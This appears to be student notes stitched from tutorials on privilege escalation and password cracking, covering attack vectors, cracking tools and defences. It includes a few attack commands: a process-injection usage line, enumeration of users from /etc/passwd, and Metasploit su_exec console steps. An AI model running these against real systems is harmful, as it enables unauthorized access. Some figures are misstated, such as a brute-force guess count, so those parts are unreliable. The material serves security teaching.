PID 2876 sort.exe < 1 Threads> USER: \\Home\Administrator
Privilege Switcher for Win32(Private version)

```

In order to pull this attack off, you will need access to an account with higher permission levels. After you identify the process you want to inject in to, for example, cmd.exe, run a command like pinjector.exe -p <PID of the account you want to mimick permissions from> cmd.exe <port>.

## Linux Passwd User Enumeration

A basic privilege escalation attack that is common in Linux is conducted through enumerating the user accounts on the machine. This attack requires the attacker to access the shell of the system. This is commonly done through misconfigured ftp servers.

```
aaron@aaron-ubuntu:/etc$ cat /etc/passwd | cut -d: -f1
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
```

Once the attacker has gained access to the shell, the command “cat /etc/passwd / cut –d: -f1” will list all users on the machine.

## Android and Metasploit

[Metasploit](#) is a well-known tool to most hackers and contains a library of known exploits. In the case of Android devices, Metasploit can be used against rooted Android devices.

Once an Android device is rooted a SU binary becomes available which allows commands to be ran as root. The example below shows how this exploit can be ran to run “show options” and “show advanced” as root.

```
msf > use exploit/android/local/su_exec
msf exploit(su_exec) > show targets
...targets...
msf exploit(su_exec) > set TARGET < target-id >
msf exploit(su_exec) > show options
...show and set options...
msf exploit(su_exec) > exploit
```

## Privilege Escalation Attack Vectors

An attack vector is a technique by which a threat actor, hacker, or attacker gains access to a system, application, or resource to perform malicious activity. This can include everything from installing malware, altering files or data, or even some form of persistent reconnaissance.

Privileged escalation attack vectors arguably represent the worst cyber threats because the attacker can become the administrator and owner of all the information technology resources within your company. And with this power, your data, assets, applications, and resources potentially can fall under some form of foreign control.

Now that we understand the techniques for privileged attacks, let's explore the most common methods by which privileges and credentials are compromised, and hence, stolen and leveraged for escalation.

### Password Hacking

**Password hacking** involves attackers attempting to use a variety of programmatic techniques and automation by leveraging specialized tools. These attacks can lead to administrator privileges if the account has been granted these rights. This represents another reason to limit the number of administrator accounts in an environment and enforce least privilege. If the account is an administrator, the threat actor can easily circumvent other security controls, [achieve lateral movement](#), and opportunistically attempt to crack other privileged account passwords.

### Password Guessing

One of the most popular techniques for password hacking is simply **password guessing**. A random guess is rarely successful unless it is a common password or based on a dictionary word. Flat-out guessing is somewhat of an art, but knowing information about the target identity enhances the likelihood of a successful guess. Relevant information can be gathered via social media, direct interaction, deceptive conversation, or even data gleaned and merged or aggregated from prior breaches. Password guessing attacks also tend to leave evidence in event logs and result in auto-locking of an account after "n" attempts.

In addition, if the account holder reuses passwords between resources, then the risks of password guessing and lateral movement dramatically increase. Imagine a person who uses only one or two base passwords everywhere—for all their digital presence and privileged accounts. Unfortunately, this happens all the time!

## Shoulder Surfing

**Shoulder surfing** enables a threat actor to gain knowledge of credentials through observation. This includes observing passwords, pins, and swipe patterns as they are entered, as well as passwords scribbled on a sticky note. The shoulder surfing concept is simple, yet ancient. A threat actor watches physically, or with the aid of an electronic device like a camera, for passwords and later reuses them for an attack. Therefore, we should all be mindful of shielding the entry of our ATM PIN.

## Dictionary Attacks

**Dictionary attacks** are an automated technique (unlike password hacking or guessing) utilizing a list of passwords against a valid account to reveal the password. The list itself is a dictionary of words. Basic password crackers use these lists of common single words like “baseball” to crack a password, hack an account, and reveal the complete credential used for authentication.

If the threat actor knows the resource they are trying to compromise, like password length and complexity requirements, they can customize the dictionary to more efficiently target the resource. Therefore, more advanced programs often use a dictionary on top of mixing in numbers or common symbols at the beginning or end of the attempt to mimic a real-world password with complexity requirements.

**An effective dictionary attack tool lets a threat actor do the following:**

- Set complexity requirements for length, character requirements, and character set
- Allow for the manual addition of words, such as names or another personally identifiable combination of words

- Include common misspellings of frequently used words
- Operate with dictionaries in multiple languages of words

The most common methods to mitigate the threats of a dictionary attack are account lockout attempts and password complexity policies. Lockout protections mean after “n” times of wrong attempts, a user’s account is automatically locked for a period of time, then manually unlocked by an authority (i.e., the help desk), or via an automated password reset solution.

In many environments, especially for nonhuman accounts, account lockout attempts can hamper business runtime. Therefore, many disable this security setting. Consequently, if logon failures are not being monitored in event logs, a dictionary attack is an effective attack vector for a threat actor. This is especially true if privileged accounts do not have this setting enabled as a mitigation strategy.

### Brute Force Password Attacks

**Brute force password attacks** are the least efficient method for trying to hack a password, so they are generally used as a last resort. Brute force password attacks utilize a programmatic method to try all the possible combinations for a password. This method is efficient for passwords that are short in string (character) length and complexity but can become infeasible—even for the fastest modern systems—with a password of eight characters or more.

If a password only has alphabetical characters, all in capitals or all in lowercase (not mixed), it will take 8,031,810,176 guesses. You have a better chance of winning the lottery! This estimation also assumes the threat attacker knows the length of the password and complexity requirements. Other factors include numbers, case sensitivity, and special characters in the localized language.

While a brute force attack with the proper parameters will eventually find the password, the time and computing power required may render the brute force test futile. And the time it takes to perform the attacks is not only based on the speed required to generate all the possible password permutations, but also the challenge and response time of a failure on



the target system. The response lag time is what really matters when trying to brute force a password.

## Pass-the-Hash (PtH)

**Pass-the-Hash** is a hacking technique allowing an attacker to authenticate to a resource by using the underlying NT LAN Manager (NTLM) hash of a user's password, in lieu of using the account's actual human-readable password. After a threat actor obtains a valid username and hash for the password using a variety of techniques, like scraping a system's active memory, they can use the credentials to authenticate to a remote server or service using LM or NTLM authentication.

PtH attacks exploit an implementation weakness in the authentication protocol, where the password hash remains static for every session until the password itself is changed. You can perform a PtH against almost any server or service accepting LM or NTLM authentication, regardless of whether the resource is using Windows, Unix, Linux, or another operating system. Unfortunately, modern malware can contain techniques to scrape memory for hashes, making any active-running user, application, service, or process a potential target. Once you obtain the hash, command and control or other automation allows for additional lateral movement (horizontal) or data exfiltration.

Modern systems can defend against Pass-the-Hash attacks in a variety of ways. However, changing the password frequently (after every interactive session) is a good defence to keep the hash different between the sessions. [Password management solutions](#) that frequently rotate passwords or customize the security token are good defences against this technique.

## Security Questions

Financial institutions and merchants use **security questions** to verify a user against their account. The concept is to ask them questions challenging them to respond to private and personal information only the end user should know.

Many organizations require a user to answer these questions when they set up a new account. The question-answer pairs serve as a form of

two-factor authentication to verify a user's identification in the event of a forgotten password. The end user is prompted to respond to security questions when logging on from a new resource, when they select "forgot password", or even when they change their password to improve the confidence of their identity.

However, many organizations also use [common security questions](#) and thus present potentially far-reaching risks. For instance, the more places and people that know the answers to your security questions, the more likely they can be answered by someone else. Additionally, if the information is public, then it is not a legitimate security question at all.

When a resource requests that you complete and use security questions, my recommendation is to use the most obscure questions no one besides yourself may know the answers to. Moreover, be careful to never share information online similar to another site that uses the same security questions.

## Credential Stuffing

**Credential stuffing** is a type of automated hacking technique using stolen credentials comprised of lists of usernames (or email addresses) and the corresponding passwords to gain unauthorized access to a system or resource. The technique generally involves automation to submit login requests against an application and to capture successful login attempts for future exploitation.

Credential stuffing attacks do not attempt to brute force or guess any passwords. In these attacks, the threat actor automates authentication based on previously discovered credentials. The result can be millions of attempts to determine where a user potentially reused their credentials on another website or application. Credential stuffing attacks prey on password reuse and are only effective because so many users reuse the same credential combinations across multiple sites.

## Password Spraying

**Password spraying** is a credential-based attack that tries to access a multitude of accounts by using a few common passwords. This is conceptually the opposite of a brute force password attack.

During a password-spray attack, the threat actor attempts a single, commonly used password (such as “12345678” or “Passw0rd”) against many accounts before moving on to attempt a second password. Essentially, the threat actor tries every user account in their list with the same password before resetting the list and trying the next password. This technique minimizes the risk of the threat actor being caught, avoids account lockouts, and evades hacking detection on a single account due to the time between attempts.

## Password Changes and Resets

How often do you change your passwords? Every 30 or 90 days when prompted to at work? How about at home? How often do you rotate passwords for your banking, e-commerce, streaming, or social media accounts? Probably not often, if ever, and surprisingly, that might be okay!

Without a password manager, keeping all of one’s passwords unique and complex is a daunting task—even for the most seasoned security professional.

Unfortunately, there is a common risk in resetting (not to be confused with changing) passwords that makes them targets for threat actors. Resetting a password is the act of a forced password change by someone else—not a change initiated by the password user. Risks associated with password resets include:

- Easily guessable, pattern-based passwords (as described earlier) when reset
- Passwords reset via email or text message and kept by the end user
- Passwords reset by the help desk that are reused every time a password reset is requested
- Automated password resets blindly given due to account lockouts
- Passwords that are verbally communicated and can be heard aloud
- Complex password resets that are written down by the end user

Anytime a password is reset, there is an implicit acknowledgment that the old password is at risk and needs to be changed. Perhaps it was

forgotten, expired, or triggered a lockout due to numerous failed attempts. The reset, transmission, and storage of the new password are a risk until the password is changed again by the end user.

**When an identity has been compromised**, a threat actor may request a password reset. The attacker then creates their own credentials for the account. Anytime a user requests a password reset, the following best practices should be implemented:

- The password should be random and meet the complexity requirements per business policy.
- The password should be changed by the end user after the first logon and require, if implemented, two-factor or MFA to validate.
- Password reset requests should always come from a secure location.
- Public websites for businesses (not personal) should never have “Forgot Password” links.
- Password resets via email assume the end user maintains access to email in order to receive the new password. If the email password itself requires resetting, another method needs to be established.
- Do not use SMS text messages—they are not sufficiently secure for sending password reset information.
- If possible, password resets should be ephemeral. That is, the password reset should only be active for a predefined duration. If the end user has not accessed the account again within the predefined amount of time, an account lockout will occur.

While changing passwords frequently remains a security best practice for privileged accounts, resetting passwords and transmitting them through unsecure mediums is not. For the individual, a simple password reset can be the difference between a threat actor trying to own your account and a legitimate reason.

### Access Token manipulation

**Access Token manipulation** provides adversaries with a vehicle to modify access tokens to operate under a different user or system security context and to perform actions and bypass access controls. The

Microsoft Windows operating system uses access tokens to determine the runtime ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to a user other than the one who started the process. If this occurs, the process also takes on the security attributes associated with the new token.

The Windows API allows for a threat actor to copy access tokens from existing processes. This is called token stealing. Applying stolen tokens to an existing process or using them to spawn a new process is analogous to theft or impersonation in the real world. Fortunately, a threat actor needs to be an administrator to steal a token.

However, threat actors commonly use token theft to elevate the processes of their profile from the administrator to operating as SYSTEM. In addition, a stolen token can be used for [lateral movement](#) to authenticate to a remote system if the account for that token can authenticate as a valid user on the remote system. As an example, any standard user can use the “RunAs” command via the user interface or command line, and the Windows API functions, to create an impersonation token. Actual administrator access to an account is not a requirement. Therefore, this provides a method for a privileged attack if a threat actor has local access to a host.

### UAC (User Account Control) bypass techniques

**UAC (User Account Control) bypass techniques** provide a vehicle for threat actors to [bypass UAC security controls](#) to elevate running process privileges on a system. [Windows UAC functionality](#) allows a program to elevate its privileges to perform a task after prompting the user to accept the changes to its runtime permissions. The user has a choice to select these options based on a UAC prompt:

- Deny the operation to continue and terminate the process immediately
- Allow the user to perform the action if they are in the local administrators group
- Prompt the user to supply credentials that have privileges to continue the operation.

Depending on the UAC protection level set on the computer (only high is immune), certain Windows applications can elevate privileges or execute some operating system functions, like COM, without prompting the user. A threat actor could bypass UAC controls if the protection level is set lower than “high” for application compatibility or for usability. Malicious software may also be injected into a trusted process to gain elevated privileges—without prompting a user—making this privileged attack vector a prime choice for exploitation.

## Identity Enumeration

**Identity Enumeration attacks**, including those exploiting sudo, occur when a threat actor can apply techniques like brute force to either guess or confirm valid users are available for authentication to a resource. User enumeration is often associated with web-based applications, although it can also be found in any application requiring a traditional user and credential-based authentication. Two of the most common areas where user enumeration occurs are:

- In an application login page, based on a failed authentication response
- ‘Forgot Password’ functionality that may trigger a workflow or reply “no account found”

Essentially, the threat actor is looking for the server's response based on the validity of submitted credentials to determine if the account they tried is valid. This is a common response mechanism for many applications.

When the user enters a valid username and invalid password, the server returns a response saying the password is incorrect. If the threat actor enters an invalid username, regardless of the password, typical applications respond with no account found. Consequently, a threat actor can determine if their hacking attempt is using a valid account and incorrect password, or if the account they are trying will never authenticate. Based on automation and brute force checks, they can enumerate valid accounts for a resource and attempt future privileged attacks based on common passwords, reused passwords, or others gleaned from previous attacks.

Finally, if the threat actor can determine the naming pattern for a company (i.e., first initial last name), then building a list for enumeration and future attacks becomes much easier.

## Malware

**Malware** is any piece of computer software (including firmware, microcode, etc.) written with the intent of damaging devices, stealing data, and generally, causing a resource to behave in ways not in accordance with its intended design.

There are eight different types and sources for malware, any of which can be used for privilege escalation attacks:

- **Bugs** are a type of error, flaw, vulnerability, or failure that produces an undesirable or unexpected result due to poor software coding or unexpected operational conditions.
- **Worms** rely on bugs, vulnerabilities, and exploits to deliver a payload and propagate themselves to other resources.
- A **virus** is any piece of malicious software loaded onto your website or computer without your knowledge.
- **Bots** are malicious software programs created to perform a specific set of tasks with a known intent.
- A **Trojan** disguises itself as a normal file or application and tricks the user into downloading, opening, or executing it.
- **Ransomware** denies access to your files, typically through encryption, and demands a ransom (usually in the form of digital and crypto currencies like Bitcoin) to release the threat actor's grip on your data.
- **Adware** is a type of malware used to automatically display unwanted, and potentially illegal, advertisements to an end user.
- **Spyware** is a type of malware used to conduct surveillance on a user's activity. These functions can include monitoring the user's screen, capturing keystrokes, and even enabling the asset's camera and microphone for surveillance.

Finally, generative AI is a relative newcomer to the privileged attack landscape, but as a technology in and of itself, does not represent a method of attack. Instead, it can be used to expedite any other of the

attack vectors listed above by creating more convincing social engineering attacks, create new forms of malware, and even enumerate assets for an attack based on public information. While some may consider generative AI a security risk in developing code or fallible for creating documentation, it provides an easy step for threat actors to create malicious content that otherwise would have been too time consuming or difficult to create based on information readily available. While new defensive measures are actively being developed, fingerprinting and classification of attacks built with generative AI will be the first step in mitigating the risks through an enterprise.

**When encounter a privilege escalation attack, how you respond is critical. Here are a few questions to consider:**

- What did the attacker have permission and access to?
- How are business services currently being impacted?
- How are business services currently being impacted?

### **How to Prevent and Stop Privilege Escalation Attacks**

Because privilege escalation attacks can start and advance in a myriad of different ways, multiple defence strategies and tactics are required for protection. However, implementing an identity-centric approach and privileged access management controls will help your organization protect against the broadest range of attacks and go the furthest to reducing the attack surface. Here are some best practices:

1. **Fully manage the identity lifecycle**, including provisioning and de-provisioning of identities and accounts to ensure there are no **orphaned accounts** to hijack.
2. **Use a password management solution** to consistently apply strong credential management practices (discovery, vaulting, central management, check-in, check-out) for both humans and machines. This also entails eliminating default and hardcoded credentials.
3. **Enforce least privilege**: Remove admin rights from users and reduce application and machine privileges to the minimum required. Just-in-time access should also be implemented to reduce persistent or standing privileges.



4. **Apply advanced application control and protection** to enforce granular control over all application access, communications, and privilege elevation attempts.
5. **Monitor and manage all privileged sessions** to detect and quickly address any suspicious activity that might indicate a hijacked account or an illicit attempt at privilege escalation or lateral movement.
6. **Harden systems and applications:** This complements the principle of least privilege and can involve configuration changes, removing unnecessary rights and access, closing ports, and more. This improves system and application security and helps prevent and mitigate the potential for bugs that leave vulnerability to injection of malicious code (i.e., SQL injections), buffer overflows, etc. or other backdoors that could allow privilege escalation.
7. **Vulnerability management:** Continuously identify and address vulnerabilities, such as with patching, fixing misconfigurations, eliminating default and/or embedded credentials, etc.
8. **Secure remote access** should always be monitored and managed for any form of privileged access since attacks can occur horizontally and vertically to exploit privileges.

Implementing these process will give you the proper safeguards in place to prevent or deter an attacker from attempting privilege escalation.

Finally, an **intrusion detection system (IDS) and/or intrusion prevention system (IPS)** provides an additional layer of security to derail attempts at escalating privileges.

New exploits are being created daily and it is our responsibility to ensure we protect ourselves from the attack. A proper **patch management process** will help ensure all systems and applications are current with the latest patches.

During the quest for new and improved software, we must not forget to include security in the process. Oftentimes, security is set aside to meet

the business or client needs. Software code reviews or vendor management processes will help keep security in the loop and strengthen your development practices.

During the attack, the attacker may try to elevate their permissions with a phone call or service ticket request to the helpdesk. Without a proper process in place to validate the user's request, this may go unnoticed until an access level review is conducted.

### **What Can You Do During An Incident?**


In the event, you find yourself faced with this type of attack, it is important to isolate the incident first. If you have detected the account that was compromised, change the password and disable the account. Check the system and disable any abnormal accounts and reset all user account passwords that have been associated with that machine.

## **4.Explain the process of password cracking and discuss its ethical implications.**

Passwords are by far the most common type of user authentication. They are popular because their theory makes perfect sense to individuals and is reasonably simple to implement for developers. On the other hand, poorly constructed passwords can pose security flaws. A well-designed password-based authentication process does not save the user's actual password. This would make it far too simple for a hacker or malevolent insider to access all of the system's user accounts. In this tutorial, you will learn how to crack passwords and simultaneously try to make your passwords as brute force resistant as possible.

Now, start by learning about password cracking from a layman's perspective.

## What Is Password Cracking?



Password cracking is the process of identifying an unknown password to a computer or network resource using a program code. It can also assist a threat actor in gaining illegal access to resources. Malicious actors can engage in various criminal activities with the information obtained through password cracking. Among these include the theft of banking credentials and the use of the information for fraud and identity theft. Passwords are recovered by a password cracker employing a variety of approaches. The procedure might entail comparing a set of words to guess credentials or using an algorithm to guess the password repeatedly.

Going on to the next topic on how to crack passwords, you will understand the variety of techniques employed in this process.

### Techniques of Password Cracking

Passwords are usually kept in a hashed format, be it on website databases or operating system caches. Storing passwords in plaintext is too big a risk from a development perspective since a single lapse in security can release countless gigabytes of confidential user data. In this process, the passwords are converted into chunks of unreadable data, which can only be used for cross-verification when a user tries to log in. Despite hashing, hackers manage to capture fresh passwords,

depending on how complex the initial password was. Some of the most widely used techniques are -



Phishing



Social Engineering



Dictionary Attack



Rainbow Tables



Brute Force

## Phishing

Asking the customer for their password is a simple approach to hack. A phishing email directs the unwary reader to a counterfeit log-in page linked with whatever service the hacker wants to access, generally by demanding the user fix some critical security flaw or aid in a database reset. That page then captures their password, which the hacker can subsequently exploit for their own purposes.

## Social Engineering

Social engineering influences the victim to get personal information such as bank account numbers or passwords. This strategy is popular among hackers because they realize that humans are the gateway to vital credentials and information. And, through social engineering, they employ tried-and-true tactics to exploit and influence age-old human tendencies rather than devising novel means to breach secure and advanced technologies. It has been demonstrated that many firms either lack adequate security or are overly friendly and trustworthy when they should not be, such as granting someone access to critical facilities based on a uniform or a sob story.

## Dictionary Attack

A hacker searches a password dictionary for the correct password in this case. Password dictionaries cover many themes and mixtures of topics, such as politics, movies, and music groups. Users' failure to create a strong password is why this approach efficiently cracks passwords. Simply said, this assault employs the same terms that many individuals use as passwords. A hacker can compare the password hash obtained to hashes of the password dictionaries to find the correct plaintext password.

## Rainbow Table

Now that the passwords have been hashed, the hackers attempt to achieve authentication by breaking the password hash. They accomplish this by employing a Rainbow table, which is a set of pre-computed hashes of probable password combinations. Hackers can use the rainbow table to crack the hash, resulting in guessing your password. As a result, it retrieves the password hash from the system and eliminates any need to break it. Furthermore, it does not necessitate the discovery of the password itself. The breach is accomplished if the hash matches.

## Brute Force

In a brute-force assault, the attacker attempts multiple password combinations until the correct one is identified. The attacker uses software to automate this process and run exhaustive password combinations in a substantially shorter length of time. With the growth of hardware and technology in recent years, such programs have been invigorated. It won't be quick if your password is more than a few characters lengthy, but it will eventually reveal your password. Brute force assaults can be sped up by throwing more processing resources at them.

But when learning how to crack passwords, consumers must be aware of the tools being used by hackers to attain the same. Now, you will go through some of these tools being circulated on the internet.

## What Are Some Password-Cracking Tools?

Some of the tools being used to crack passwords are -



Cain and Abel



John the Ripper




Rainbow Crack

1. **Cain and Abel** - This password recovery program can recover credentials for Microsoft Windows user accounts and Microsoft Access passwords. Cain and Abel employ a graphical user interface, making it easier to use than equivalent applications. The program employs dictionary lists and brute-force attack techniques.
2. **John the Ripper** - John the Ripper (JtR) is a password cracking application first released in 1996 for UNIX-based computers. It was created to evaluate password strength, brute-force encrypted (hashed) passwords, and break passwords using dictionary attacks. It can use dictionary attacks, rainbow tables, and brute force attacks depending on the target type.
3. **Rainbow Crack** - It belongs to the hash cracker tool category, which uses a large-scale time-memory trade-off technique to break passwords quicker than standard brute force tools. Time and memory trade-off is a computing process in which all plain text and hash pairs are generated using a certain hash algorithm. The outcomes are then saved in the rainbow table. This procedure might take a long time. However, once the table is ready, it can break passwords far quicker than brute force methods.

Now that you understand how to crack passwords using hash tables and ready-made tools, it's time to look at ways to protect your credentials from falling prey to such techniques.

## How to Prevent Your Password from Being Cracked?


Some of the methods to prevent passwords from being cracked are-



Longer Passwords



No Personal Details



Different Passwords



Use Passphrases



Two-Factor Authentication

1. **Longer Passwords:** Longer passwords are required, making the brute force mechanism tougher to implement. Longer passwords and passphrases have been demonstrated to boost security significantly. However, it is still critical to avoid lengthier passwords that have previously been hacked or that feature often in cracking dictionaries.
2. **No Personal Details:** This password policy encourages users to establish passwords that do not contain personal information. As previously said, most users create passwords utilizing personal information such as hobbies, nicknames, pet or family member names, etc. If a hacker has access to personal information about a specific user (for example, via social media), they will test password combinations based on this knowledge.
3. **Different Passwords for Different Accounts:** Password regulations should compel users to distinguish between security and convenience. Users should be prohibited from using the same passwords for all services. Password sharing between users – including those who work in the same department or use the same equipment – should be avoided. A single breached password doesn't affect your other accounts with this policy.
4. **Use Passphrases:** Some password regulations necessitate the creation of a passphrase rather than a password. While passphrases serve

the same objective, their length makes them more difficult to break. In addition to letters, a good pass should include numbers and symbols. Passwords may be easier for users to remember than passphrases. However, the latter is much more breach-resistant.

5. **Two-Factor Authentication:** Two-factor authentication(2FA) can help secure an online account or even a smartphone. 2FA does this by asking the user to provide two forms of information—a password or personal identification number (PIN), a code texted to the user's smartphone, or a fingerprint—before accessing whatever is secured. This helps discourage unauthorized entries to an account without the original user's permission.